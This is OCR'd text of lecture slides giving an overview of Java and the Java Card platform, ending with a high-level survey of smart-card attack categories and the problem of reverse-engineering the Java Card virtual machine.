
Java Card Platform / Java, an overview

Java: A Quick Overview


In few words:

- Java slogan: "*write once, run anywhere*";
  - Each applet runs on the Java Virtual Machine;
  - Based on a state-machine;
- Oriented-object language;
- Strong, static and safe typed-language;
- Exception mechanism;
- Open-source implementation:
  - `openJDK` (GLPv2-licence):
    - a Java virtual machine: `HotSpot`;
    - the Java compiler: `javac`.

The Java Architecture



The Java Security Model




Java Card Platform / Java in a Nutshell


The Java Card Technology – General Architecture

- Created by Schlumberger in 1996: (Java first appeared in 1995)
  - Provide a friendly environment to develop secure Java-applications;
  - Multi-applicative environment.
- Specified by Oracle:
  - Virtual Machine (JCVM);
  - Runtime Environment (JCRE);
  - Application Programming Interfaces (APIs);
- New features are introduced in the Java Card Forum;
- No open-source implementation.


Overview of the Java Card Architecture



Overview of the Java Card Architecture



The Java Card Virtual Machine



Java Card Main Features

- Standardized File Format (since Java Card 2.1 (1999));
- Dynamic checks (firewall) (since Java Card 2.1 (1999));

Java Card Main Features

- Standardized File Format (since Java Card 2.1 (1999));
- Dynamic checks (firewall) (since Java Card 2.1 (1999));
- Applet life-cycle management (since Java Card 2.2 (2002));
- Garbage collector on demand (Optional) (since Java Card 2.2 (2002));
- Java Card Remote Method Invocation (RMI) (since Java Card 2.2 (2002));

Java Card Main Features

- Standardized File Format (since Java Card 2.1 (1999));
- Dynamic checks (firewall) (since Java Card 2.1 (1999));
- Applet life-cycle management (since Java Card 2.2 (2002));
- Garbage collector on demand (Optional) (since Java Card 2.2 (2002));
- Java Card Remote Method Invocation (RMI) (since Java Card 2.2 (2002));
- `String` support (since Java Card 3.0.4 (2011));

Java Card Main Features

- Standardized File Format (since Java Card 2.1 (1999));
- Dynamic checks (firewall) (since Java Card 2.1 (1999));
- Applet life-cycle management (since Java Card 2.2 (2002));
- Garbage collector on demand (Optional) (since Java Card 2.2 (2002));
- Java Card Remote Method Invocation (RMI) (since Java Card 2.2 (2002));
- `String` support (since Java Card 3.0.4 (2011));
- PIN extensions for banking (since Java Card 3.0.5 (2015));
- Secure variables and arrays (since Java Card 3.0.5 (2015));
- Secure basic operations (since Java Card 3.0.5 (2015));
- One-to-many biometry support (since Java Card 3.0.5 (2015));

The Java Card Security

Attacks against the Embedded Systems

Physical attacks

- Side Channel attacks (timing attacks, power analysis attack, etc.);
- Fault attacks (electromagnetic injection, laser beam injection, etc.).

Software attacks

- Execution of malicious instructions.

Combined attacks

- Mix of physical and software attacks.

Attacks against the Java Card Platform

- Succeeding those kinds of attacks requires knowledge of the platform;
- Hardware layout is partially referenced by the card specification:
  - Neither the embedded countermeasures and cryptography implementation are known;
- But the software part is... not public.

Attacks against the Java Card Platform

- Succeeding those kinds of attacks requires knowledge of the platform;
- Hardware layout is partially referenced by the card specification:
  - Neither the embedded countermeasures and cryptography implementation are known;
- But the software part is... not public.

⚠ **Security by obscurity** ⚠

Attacks against the Java Card Platform

- Succeeding those kinds of attacks requires knowledge of the platform;
- Hardware layout is partially referenced by the card specification:
  - Neither the embedded countermeasures and cryptography implementation are known;
- But the software part is... not public.

⚠ **Security by obscurity** ⚠

- Can platform vulnerabilities be exploited on smart card in the wild?

Characterizing the JCVM Countermeasures...

- The attacker needs
  - open-samples
  - or a way to load applets on cards;

Characterizing the JCVM Countermeasures...

- The attacker needs
  - open-samples
  - or a way to load applets on cards;
- Those attacks are succeeded because the Java Card security model is misused;

Characterizing the JCVM Countermeasures...

- The attacker needs
  - open-samples
  - or a way to load applets on cards;
- Those attacks are succeeded because the Java Card security model is misused;
- ... to find a security breach in the architecture based on:
  - Unimplemented countermeasure;
  - Implementation errors/bugs;
  - etc.

Characterizing the JCVM Countermeasures...

- The attacker needs
  - open-samples
  - or a way to load applets on cards;
- Those attacks are succeeded because the Java Card security model is misused;
- ... to find a security breach in the architecture based on:
  - Unimplemented countermeasure;
  - Implementation errors/bugs;
  - etc.
- **Result**: several memories snapshot are obtained and gave information of the JCVM internals.

. . . To Reverse-Engineering the JCVM Internals

- Only older Java Card smart cards can be bought on the Internet markets;
- Obtaining few samples during exhibition events is very rare.

. . . To Reverse-Engineering the JCVM Internals

- Only older Java Card smart cards can be bought on the Internet markets;
- Obtaining few samples during exhibition events is very rare.

So, to attack an JCVM implementation:

- a BCV checks each applet installed on a card;
- Most of software attacks are detected by a perfect BCV;

. . . To Reverse-Engineering the JCVM Internals


- Only older Java Card smart cards can be bought on the Internet markets;
- Obtaining few samples during exhibition events is very rare.

So, to attack an JCVM implementation:


- a BCV checks each applet installed on a card;
- Most of software attacks are detected by a perfect BCV;
- Can a Java Card implementation be attacked where a BCV is correctly used?

The Java Card Security / Characterization

